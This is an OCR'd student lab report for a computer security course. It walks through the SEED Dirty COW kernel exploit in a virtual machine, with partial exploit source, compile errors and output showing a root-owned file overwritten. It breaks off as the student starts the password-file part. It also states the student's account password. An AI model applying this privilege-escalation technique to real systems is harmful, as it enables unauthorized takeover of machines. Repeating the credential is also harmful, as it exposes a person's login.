
Lab3 Submission: DirtyCow

Samantha Jackson
CSCI 4321
Computer Security
February 10, 2025


SEED 12.04


Due to problems with my system I'm running this on a friend's workstation through VBox Version 7.1.6. This utilized SEED 12.04 running on four cores. After logging into the VM I made a new account User: sjackson Password: DEES333. This account would be utilized for the entirety of the lab.





Dummy File


Running this first segment we'll be running a Dirty COW attack on the file /zzz where we will replace the file's contents '222222' with '******'. Initially I wrote this file incorrectly as '1111111111111' ; this was eventually changed after viewing the cow_attack.c file. I had some issues with setting up the C file for the exploit. I didn't realize I had to use pthread when creating the executable. Ultimately we get the expected result here.




Terminal
11:20 AM sjackson
sjackson@ubuntu: ~
sjackson@ubuntu:~$ cat /zzz
11111111111111111111
sjackson@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 24 Feb 10 11:19 /zzz
sjackson@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
sjackson@ubuntu:~$



SEEDS12.04 [Running] - Oracle VirtualBox
Terminal
11:41 AM sjackson
sjackson@ubuntu: ~/Downloads
GNU nano 2.2.6 File: dirtycow.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
pthread_t pth1,pth2;
struct stat st;
int file_size;
// Open the target file in the read-only mode.
int f=open("/zzz", O_RDONLY);
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell



EEDS12.04 [Running] - Oracle VirtualBox
12:35 PM sjackson
sjackson@ubuntu: ~/Downloads/DirtyCow
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc -pthread dirtycow.c
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc dirtycow.c -o dirtycow
/tmp/ccpL8Jpu.o: In function `main':
dirtycow.c:(.text+0xc7): undefined reference to `pthread_create'
dirtycow.c:(.text+0xf1): undefined reference to `pthread_create'
dirtycow.c:(.text+0x105): undefined reference to `pthread_join'
dirtycow.c:(.text+0x11c): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc dirtycow.c -o dirtycow -lpthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./dirtycow
// Map the file to COW memory using MAP_PRIVATE.



Terminal
12:36 PM sjackson
sjackson@ubuntu: ~/Downloads/DirtyCow
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc -pthread dirtycow.c
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc dirtycow.c -o dirtycow
/tmp/ccpL8Jpu.o: In function `main':
dirtycow.c:(.text+0xc7): undefined reference to `pthread_create'
dirtycow.c:(.text+0xf1): undefined reference to `pthread_create'
dirtycow.c:(.text+0x105): undefined reference to `pthread_join'
dirtycow.c:(.text+0x11c): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo gcc dirtycow.c -o dirtycow -lpthread
sjackson@ubuntu:~/Downloads/DirtyCow$ ./dirtycow
^Z
[1]+ Stopped ./dirtycow
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo cat /zzz
******2
sjackson@ubuntu:~/Downloads/DirtyCow$ ./dirtycow
^Z
[2]+ Stopped ./dirtycow
sjackson@ubuntu:~/Downloads/DirtyCow$ sudo cat /zzz
******2
sjackson@ubuntu:~/Downloads/DirtyCow$
// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
C Tab Width: 8 Ln 1, Col 1 INS
"dirtycow.c" selected (1.3 kB)


Password File


I made a new user as root and edited the cow_attack.c file to take advantage of this vulnerability. Whenever I run the custom 